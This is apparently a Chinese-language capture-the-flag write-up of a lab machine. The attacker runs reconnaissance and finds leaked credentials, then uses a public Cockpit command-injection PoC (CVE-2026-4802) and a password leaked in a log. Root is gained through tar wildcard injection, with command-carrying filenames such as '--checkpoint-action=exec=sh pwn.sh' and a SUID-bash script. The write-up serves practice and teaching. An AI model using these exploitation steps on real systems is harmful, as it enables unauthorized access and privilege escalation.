


cock

信息收集

```
└─(kali㉿kali)-[~]
└─$ nmap -ss -sV -O -sC -p- 10.49.117.84
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-05 06:22 EDT
Nmap scan report for 10.49.117.84
Host is up (0.00050s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 10.0p2 Debian 7+deb13u4
(protocol 2.0)
80/tcp    open  http             nginx 1.24.0
|_http-server-header: nginx/1.24.0
|_http-title: SkyLine VPN Node Monitor
| http-robots.txt: 1 disallowed entry
|_/monomono/
8090/tcp  open  ssl/opsmessaging?
|_ssl-date: TLS randomness does not represent time
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 400 Bad request
|     Content-Type: text/html; charset=utf8
|     Transfer-Encoding: chunked
|     X-DNS-Prefetch-Control: off
|     Referrer-Policy: no-referrer
|     X-Content-Type-Options: nosniff
|     Cross-Origin-Resource-Policy: same-origin
|     X-Frame-Options: sameorigin
|     1558
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>Bad request</title>
|     <meta http-equiv="Content-Type" content="text/html;
charset=utf-8">
```

```
|    <meta name="viewport" content="width=device-width, initial-  
scale=1.0">  
|    <style>  
|    :root {  
|    --pf-t--global--background--color--secondary--default:  
#f2f2f2;  
|    --pf-v6-c-page__main-container--BackgroundColor: #ffffff;  
|    --pf-v6-c-empty-state__icon--Color: #707070;  
|    --pf-t--global--text--color--regular: #151515;  
|    :root:where(.pf-v6-theme-dark) {  
|_    --pf-t--global--background--color--secondary--default:  
#151515;  
|    ssl-cert: Subject:  
commonName=cock/organizationName=c2d6d1b6c1084753b022ca80771b162d  
| Subject Alternative Name: IP Address:127.0.0.1, DNS:localhost  
| Not valid before: 2026-08-05T10:22:36  
|_Not valid after: 2027-09-04T10:22:36
```

```
lloyd@PC-2023 MINGW64 ~  
$ curl -s http://10.49.117.84/robots.txt  
User-agent: *  
Disallow: /monomono/
```



Directory listing for /monomono/

- [node inventory.html](#)

有信息提示

10.49.117.84/monomono/node_inventory.html

Last updated: 2026-07-01 02:30:11 / Maintainer: ops-team

节点名称	地址	用户	凭据	备注
hk-node-01	10.8.0.11	root	HkNode_2024	已废弃
hk-node-02	10.8.0.21	deploy	HkDeploy#2025	密钥已轮换
jp-node-01	10.8.0.12	admin	JpLine#8848	登录失败
jp-node-02	10.8.0.22	ubuntu	UbuntuNode2024	迁移完成
sg-node-01	10.8.0.13	ops	Ops#2025#VPN	已废弃
ops-console	https://TARGET-IP:8090/	svc_vpn	admin123	Cockpit 运维控制台弱口令, 仅低权限
cockpit-log	https://TARGET-IP:8090/system/logs	svc_vpn	CVE-2026-4802	日志页面过滤器存在历史命令注入风险
test-node	10.8.0.99	debug	check_logs_first	同步失败请检查系统日志与 vpn-manager 日志

Copy-safe credentials

```
cockpit:https://TARGET-IP:8090/  
svc_vpn:admin123  
hint:Cockpit logs filter / CVE-2026-4802
```

登录到Cockpit 运维控制台弱口令

svc_vpn@cock

被限制的访问 帮助 会话

搜索

系统

概览

日志

用户账户

服务

健康

最后成功的登录: 8月05日 18:43
来自 web console 上的 :ffff:10.49.117.156
[查看登录历史记录](#)

占用率

CPU 0% 1 CPU

内存 0.36 / 1.9 GiB

[查看指标和历史记录](#)

系统信息

型号	innotek GmbH VirtualBox
机器编号	c2d6d1b6c1084753b022ca80771b162d
运行时间	26分钟前

[查看硬件详细信息](#)

配置

主机名	cock
系统时间	2026年8月5日 06:46
域	加入域
性能配置集	空
安全 shell 密钥	显示指纹

去了解一下CVE-2026-4802，直接下来利用

漏洞利用

README

CVE-2026-4802 - Remote Code Execution via Command Injection in Cockpit

A proof-of-concept exploit for CVE-2026-4802, a Remote Code Execution via Command Injection in Cockpit's system logs UI (`loadServiceFilters()`)

Setup

Build and run the vulnerable environment:

```
$ docker build -t cockpit-vuln .
$ docker run --rm -d --privileged -p 9090:9090 cockpit-vuln
```

Usage

```
# Check if target is vulnerable
$ python3 poc.py --url http://localhost:9090 --user viewer --pass viewer --mode check

# Execute arbitrary commands
$ python3 poc.py --url http://localhost:9090 --user viewer --pass viewer --mode exec --cmd "id"

# Reverse shell
$ python3 poc.py --url http://localhost:9090 --user viewer --pass viewer --mode reverse --lhost 10.0.0.1
```

Releases

No releases published

Packages

No packages published

Contributors 1

 Texuguinho1234

Languages

Python 93.1%

Dockerfile 6.9%

```
(kali㉿kali)-[~/Desktop/cock]
└─$ git clone https://github.com/hakai0ffsec/CVE-2026-4802 && cd
CVE-2026-4802
Cloning into 'CVE-2026-4802'...
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 16 (delta 3), reused 15 (delta 2), pack-reused 0
(from 0)
Receiving objects: 100% (16/16), 452.36 KiB | 1.35 MiB/s, done.
Resolving deltas: 100% (3/3), done.

(kali㉿kali)-[~/Desktop/cock/CVE-2026-4802]
└─$ python3 poc.py --url https://10.49.117.84:8090 --user svc_vpn -
-pass admin123 --mode exec --cmd "id"
```

```

_ _ _ _ _
_ / / _/ | _/ _/_/_/ | _/ _/ / Cockpit Comand injection
loadServiceFilters/
_ _/_/_/_/ | _ , < _ / | | _/ / /
/
_ _ _/_ _ _ | _ / | | _ _ _ | _/ / /
https://hakaisecurity.io /
/_/_/_/_/_/ | _/_/_/_/ | _/_/_/_/ /
/
```

```
[*] Target: https://10.49.117.84:8090
[*] Auth:   svc_vpn:*****

[!] Auth failed: <urlopen error [SSL: CERTIFICATE_VERIFY_FAILED]
certificate verify failed: self-signed certificate (_ssl.c:1033)>
```

目标其实是 **HTTPS** + 自签证书（Cockpit 默认自签），PoC 用的 `urllib` 没有跳过证书校验。后面又会卡在 websocket 连接——同样的自签证书问题。

```
└─(kali㉿kali)-[~/Desktop/cock/CVE-2026-4802]
└─$ sed -i 's/resp = urllib.request.urlopen(req)/resp =
urllib.request.urlopen(req,
context=ssl._create_unverified_context())/;
s/subprotocols=protos)/subprotocols=protos,
ssl=ssl._create_unverified_context()/' poc.py && sed -i
'0,/^\simport/s//import ssl\nimport/' poc.py
└─(kali㉿kali)-[~/Desktop/cock/CVE-2026-4802]
└─$ python3 poc.py --url https://10.49.117.84:8090 --user svc_vpn -
-pass admin123 --mode exec --cmd "id"
```

```

_____
___ / / / / |___/ // _/ / |___/ _/ / Cockpit Comand injection
loadServiceFilters/
_ /_ / _ /| |_, <_ /| | _/ / /
/
_ _ /_ _ |_ /| |_ _ |___/ / /
https://hakaisecurity.io /
/_/ /_ /_ / |_/_/ |_/_/ |_/_/_/ /
/
```

```
[*] Target: https://10.49.117.84:8090
[*] Auth:   svc_vpn:*****

[+] Authenticated (cockpit=dj0y02s9Mzc10ThiYzYZNDgyODdiMjA5...)
```

```
[*] EXEC id
```

```
uid=1001(svc_vpn) gid=1001(svc_vpn) groups=1001(svc_vpn),4(adm)
```

在 Linux 系统中，`adm` 组是一个传统的系统管理组，通常拥有以下权限：读取系统日志（`/var/log/` 下的日志文件）；使用 `sar` 等系统监控工具；查看部分系统管理信息。当前用户 `svc_vpn` 属于 `adm` 组，说明该账户被赋予了系统日志查看和管理类权限。那就看日志好吧（而且这里也提示）



```
[*] EXEC ls -la /var/log
```

```
/var/log:
```

```
alternatives.log
```

```
alternatives.log.1
```

```
apt
```

```
btmpt
```

```
btmpt.1
```

```
dpkg.log
```

```
dpkg.log.1
```

```
installer
```

```
journal
```

```
lastlog
```

```
private
```

```
README
```

```
runit
```

```
vpn-manager
```

```
wtmp
```

```
wtmp.db
```

```
[*] EXEC ls -ls /var/log/vpn-manager
```

```
/var/log/vpn-manager:
```

```
sync.log
```


```
[*] EXEC cat /var/log/vpn-manager/sync.log

2026-07-01 01:18:43 [INFO] vpn-sync worker started
2026-07-01 01:18:44 [INFO] loading nodes from /opt/vpn-
manager/data/nodes.db
2026-07-01 01:18:46 [WARN] remote billing api timeout, fallback to
local account worker
2026-07-01 01:18:46 [DEBUG] fallback command: sshpass -p
'Cock_Log_2026!' ssh -o StrictHostKeyChecking=no cock@127.0.0.1
'/usr/local/bin/subscription-sync --once'
2026-07-01 01:18:48 [INFO] fallback worker exit code: 0
2026-07-01 01:18:48 [INFO] billing sync completed
2026-07-01 01:22:11 [INFO] backup queue pushed to
/opt/cock/backup/apps/vpn-manager/files
```

就这样日志里泄露了cock的密码Cock_Log_2026!，同样因为开启了22端口且日志暴露了可以sshpass -p登录ssh，所以我们可以直接连上。

user

登录管理页面添加公钥



然后就连上SSH了

```
PS C:\Users\lloyd> ssh cock@10.49.117.84
Linux cock 7.0.13-3-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-
16.1~trixie (2026-06-25) x86_64

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug  5 07:39:09 2026 from ::ffff:10.49.117.156
cock@cock:~$ cat /home/cock/user.txt
flag{user-f507b46b79dcf45ede600528151396ff}
```

提权

留意到有定时备份任务

```
cock@cock:~$ ls -la /opt
total 16
drwxr-xr-x  4 root root 4096 Apr 25 06:17 .
drwxr-xr-x 18 root root 4096 Jun 30 12:37 ..
drwxr-xr-x  2 root root 4096 Jul 19 09:53 challenge
drwxr-xr-x  4 root root 4096 Jul 22 23:35 cock
cock@cock:~$ ls /opt/cock/backup/apps/vpn-manager/
archives  files
cock@cock:~$ ls /opt/cock/backup/apps/vpn-manager/archives/
vpn-manager_20260805_061957.tar.gz  vpn-
manager_20260805_064826.tar.gz  vpn-manager_20260805_071654.tar.gz
vpn-manager_20260805_062101.tar.gz  vpn-
manager_20260805_064927.tar.gz  vpn-manager_20260805_071755.tar.gz
vpn-manager_20260805_062202.tar.gz  vpn-
manager_20260805_065028.tar.gz  vpn-manager_20260805_071856.tar.gz
vpn-manager_20260805_062303.tar.gz  vpn-
manager_20260805_065129.tar.gz  vpn-manager_20260805_071957.tar.gz
vpn-manager_20260805_062404.tar.gz  vpn-
manager_20260805_065230.tar.gz  vpn-manager_20260805_072058.tar.gz
vpn-manager_20260805_062505.tar.gz  vpn-
manager_20260805_065331.tar.gz  vpn-manager_20260805_072159.tar.gz
```

发现cock-vpn-backup.timer（OnUnitActiveSec=60sec → 每 60 秒触发一次）

```
cock@cock:~$ systemctl list-timers --no-pager
NEXT                                LEFT LAST
PASSED UNIT                        ACTIVATES
```



```

wed 2026-08-05 07:46:1...    29s wed 2026-08-05 07:45:19...    30s
ago cock-vpn-backup.timer    cock-vpn-backup.service
wed 2026-08-05 11:39:3... 3h 53min sat 2026-04-25 06:21:52...
- apt-daily.timer            apt-daily.service
Thu 2026-08-06 00:00:0...    16h wed 2026-08-05 06:19:29... 1h 26min
ago dpkg-db-backup.timer     dpkg-db-backup.service
Thu 2026-08-06 00:18:3...    16h wed 2026-08-05 06:35:55... 1h 9min
ago logrotate.timer          logrotate.service
Thu 2026-08-06 06:34:3...    22h wed 2026-08-05 06:34:31... 1h 11min
ago systemd-tmpfiles-clean... systemd-tmpfiles-clean...
Thu 2026-08-06 06:39:3...    22h wed 2026-08-05 07:04:42...    41min
ago apt-daily-upgrade.timer   apt-daily-upgrade.servi...
Sun 2026-08-09 03:10:0...    3 days wed 2026-08-05 06:19:59... 1h 25min
ago e2scrub_all.timer         e2scrub_all.service
Mon 2026-08-10 00:08:3...    4 days wed 2026-08-05 07:27:02...    18min
ago fstrim.timer              fstrim.service

```

8 timers listed.

Pass --all to see loaded but inactive timers, too.

```
cock@cock:~$ cat /etc/crontab; ls /etc/cron.d
```

```
# /etc/crontab: system-wide crontab
```

```
# Unlike any other crontab you don't have to run the `crontab'
```

```
# command to install the new version when you edit this file
```

```
# and files in /etc/cron.d. These files also have username fields,
```

```
# that none of the other crontabs do.
```

```
SHELL=/bin/sh
```

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

```
# Example of job definition:
```

```
# .----- minute (0 - 59)
```

```
# | .----- hour (0 - 23)
```

```
# | | .----- day of month (1 - 31)
```

```
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
```

```
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR
```

```
sun,mon,tue,wed,thu,fri,sat
```

```
# | | | | |
```

```
# * * * * * user-name command to be executed
```

```
17 * * * * root cd / && run-parts --report /etc/cron.hourly
```

```
25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-
parts --report /etc/cron.daily; }
```

```

47 6    * * 7    root    test -x /usr/sbin/anacron || { cd / && run-
parts --report /etc/cron.weekly; }
52 6    1 * *    root    test -x /usr/sbin/anacron || { cd / && run-
parts --report /etc/cron.monthly; }
#
e2scrub_all

cock@cock:~$ cat /etc/systemd/system/cock-vpn-backup.service
[Unit]
Description=Cockpit VPN Manager Custom Backup Job
After=network.target

[Service]
Type=oneshot
User=root
Group=root
ExecStart=/usr/local/bin/cock-vpn-backup.sh

```

以root执行说明有很大可能是root提权利用的点

```

cock@cock:~$ cat /usr/local/bin/cock-vpn-backup.sh
#!/bin/bash
set -u

SRC_DIR="/opt/cock/backup/apps/vpn-manager/files"
DST_DIR="/opt/cock/backup/apps/vpn-manager/archives"
LOG_FILE="/opt/cock/log/backup.log"

mkdir -p "$DST_DIR"
mkdir -p "$(dirname "$LOG_FILE")"

echo "$(date '+%F %T') [INFO] Cockpit custom backup hook started"
>> "$LOG_FILE"
echo "$(date '+%F %T') [INFO] source directory: $SRC_DIR" >>
"$LOG_FILE"

cd "$SRC_DIR" || exit 1

tar -czf "$DST_DIR/vpn-manager_$(date '+%Y%m%d_%H%M%S').tar.gz" *
RET=$?

```

```

if [ "$RET" -eq 0 ]; then
    echo "$(date '+%F %T') [INFO] backup finished successfully" >>
"$LOG_FILE"
else
    echo "$(date '+%F %T') [ERROR] backup failed with exit code
$RET" >> "$LOG_FILE"
fi

find "$DST_DIR" -type f -name "vpn-manager_*.tar.gz" -mtime +2 -
delete

```

考虑GTFOBins 的 tar 通配符注入（tar ... * 这种"打包当前目录所有文件"的写法）。注入的前提是往 files/（脚本的 SRC_DIR）里放恶意文件名。

```

cock@cock:~$ ls -ld /opt/cock/backup/apps/vpn-manager/files
drwxrwxr-x 2 root backupops 4096 Aug  5 06:58
/opt/cock/backup/apps/vpn-manager/files
cock@cock:~$ getent group backupops
backupops:x:1004:cock

```

正好cock就有这个权限，那就直接构造恶意文件

```

cock@cock:~$ cd /opt/cock/backup/apps/vpn-manager/files
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ touch -- '--
checkpoint=1'
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ touch -- '--
checkpoint-action=exec=sh pwn.sh'
cock@cock:/opt/cock/backup/apps/vpn-manager/files$ cat > pwn.sh
<<'EOF'
> cp /bin/bash /home/cock/.rootsh
> chmod 4755 /home/cock/.rootsh
> EOF

```

倒计时六十秒

root

```
cock@cock:~$ id
uid=1002(cock) gid=1002(cock) groups=1002(cock),1004(backupops)
cock@cock:~$ /home/cock/.rootsh -p
.rootsh-5.2# id
uid=1002(cock) gid=1002(cock) euid=0(root)
groups=1002(cock),1004(backupops)
.rootsh-5.2# whoami
root
.rootsh-5.2# cat /root/root.txt
flag{root-7bd67f31b52f2a804a810e5c7cc3c988}
.rootsh-5.2#
```

亚可可